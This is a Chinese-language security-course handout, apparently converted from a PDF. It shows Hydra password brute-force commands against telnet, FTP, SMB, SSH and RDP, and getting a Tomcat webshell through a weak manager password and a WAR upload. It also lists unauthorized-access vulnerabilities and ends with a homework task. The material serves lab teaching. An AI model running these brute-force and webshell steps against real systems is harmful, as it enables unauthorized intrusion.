# 服务弱密码爆破

#### 1.在线爆破

在线爆破受网络因素、字典、电脑性能影响较大。扫描端口分析服务进行爆破攻击:smb、telnet、ftp、rdp、mysql、mssql、ssh

## Hydra爆破telnet

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20
telnet://192.168.198.133:23
```

## Hydra爆破ftp

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20
ftp://192.168.198.133:21
```

## Hydra爆破smb

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20 smb://192.168.198.133:445
```

# Hydra爆破ssh

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20 ssh://192.168.198.131:22
```

# Hydra爆破rdp。存在误报情况,未知原因:


```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20 rdp://192.168.198.133:3389
```

# Tomcat后台弱口令getshell

通过tomcat弱口令进入后台, 部署木马获取上面靶场的shell。

# 正文

示例目标地址: http://219.153.49.228:47043/



Tomcat Versions

#### 打开MSF:



JDBC DataSources

#### 搜索tomcat利用脚本:

First Web Application


弱口令的话,就用下面这个模块吧

# msf > use auxiliary/scanner/http/tomcat\_mgr\_login msf auxiliary(tomcat\_mgr\_login) >

#### 查看该脚本需要什么参数



#### 默认字典居然不行



#### 还是得自己设置一个字典啊

输入账号密码,进入后台



OK

Message:



#### **Tomcat Web Application Manager**

Manager				_				
<u>ist Applications</u>		<u>HTML Manager Help</u>		<u>Manager Help</u>		Server Status		
Applications								
Path	Version	Display Name	Running	Sessions	Commands			
,	None specified	Welcome to Tomcat	4		Start Stop Reload Undeploy			
L C	None specified	welcome to Tomcat	true	0	Expire sessions   with idle ≥   30	minutes		
A	N	Tt IIt M Aliti	4	0	Start Stop Reload Undeploy			
/host-manager	None specified	Tomcat Host Manager Application	true	ν	Expire sessions with idle ≥ 30	minutes		
					Start Stop Reload Undeploy			
/manager	None specified	Tomcat Manager Application	true	2	Expire sessions   with idle ≥   30	minutes		


## 找到上传点,上传WAR包,这个WAR包是我在Github上随便找的,不知道什么效果



#### 上传成功

Applications								
Path	Version	Display Name	Running	Sessions	Commands			
L	None specified	Welcome to Tomcat	true	Q	Start Stop Reload Undeploy			
					Expire sessions with idle ≥ 30 minutes			
/host-manager	None specified	Tomcat Host Manager Application	true	Q	Start Stop Reload Undeploy			
					Expire sessions with idle ≥ 30 minutes			
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy			
					Expire sessions with idle ≥ 30 minutes			
/one	None specified		true	Q	Start Stop Reload Undeploy			
					Expire sessions   with idle ≥   30   minutes			

## 好吧,这是一个失败品



# 还是自己制作一个吧

jar cvf shell.war index.jsp



最终成功获取到Flag

# redis未授权访问控制服务器

漏洞复现——redis未授权访问控制服务器

# 历史上的未授权访问漏洞有哪些?涉及的组件是什么?

未授权访问漏洞在2017年左右大量被发现,主要涉及的系统为分布式系统和网络服务。

- 1. Redis 未授权访问漏洞, NoSQL数据库管理系统。
- 2. MongoDB未授权访问漏洞, NoSQL数据库管理系统。
- 3. Memcached 未授权访问漏洞,分布式内存缓存数据库。
- 4. Jboss未授权访问漏洞, java中间件。
- 5. VNC未授权访问漏洞, 远程控制工具。
- 6. Docker未授权访问漏洞, 半虚拟化容器工具。
- 7. ZooKeeper 未授权访问漏洞, 大数据生态中的进程协调服务。
- 8. Rsync未授权访问漏洞,文件远程同步工具。
- 9. Hadoop未授权访问漏洞,大数据系统。
- 10. Jenkins未授权访问漏洞,持续集成管理工具。
- 12. CouchDB未授权访问漏洞,易用的开源NoSQL数据库管理系统。
- 13. LDAP未授权访问漏洞,中心化的认证服务协议。
- 14. ActiveMQ未授权访问漏洞,分布式系统的消息队列服务
- 15. Jupyter Notebook未授权访问漏洞,同时提供笔记编写、代码运行的一种
- 16. Kibana未授权访问漏洞,数据可视化工具,ELK中的一个组件。
- 17. RabbitMQ未授权访问漏洞,分布式系统的消息队列服务
- 18. Springboot actuator未授权访问漏洞, Springboot监控功能。
- 19. FTP未授权访问漏洞
- 20. dubbo未授权访问漏洞,一个分布式服务框架,用于多个系统间的相互调用的。基于这个功能,然后衍生出服务的注册、发现,监控、路由、治理,多协议支持等等。
- 21. NFS未授权访问漏洞, 网络文件系统
- 22. Druid未授权访问漏洞,数据库连接池。
- 23. Windows ipc共享未授权访问漏洞
- 24. 宝塔未授权访问漏洞, PHP网站服务器管理面板
- 25. PHP-FPM Fastcgi未授权访问漏洞

# 推荐的了解和复现的未授权访问漏洞

## 备选:

gitlab——CVE-2021-22205 Weblogic——CVE-2021-2109 Apache Shiro——CVE-2022-32532 Zabbix——CVE-2022-23134 Zimbra——CVE-2022-27925

# 确保能够:

回答: 最近两年有哪些未授权访问漏洞呀? 有什么危害。

复现:下面至少2个

描述: 非常简要地描述复现过程。

收集:代码、工具。将来工作能够快速找到。

# 作业:

按照上述要求,编写>=2个未授权访问漏洞复现的word文档。提交到课堂派上。

记录的文字必须自己写,命令可以复制粘贴。工具必须要归类。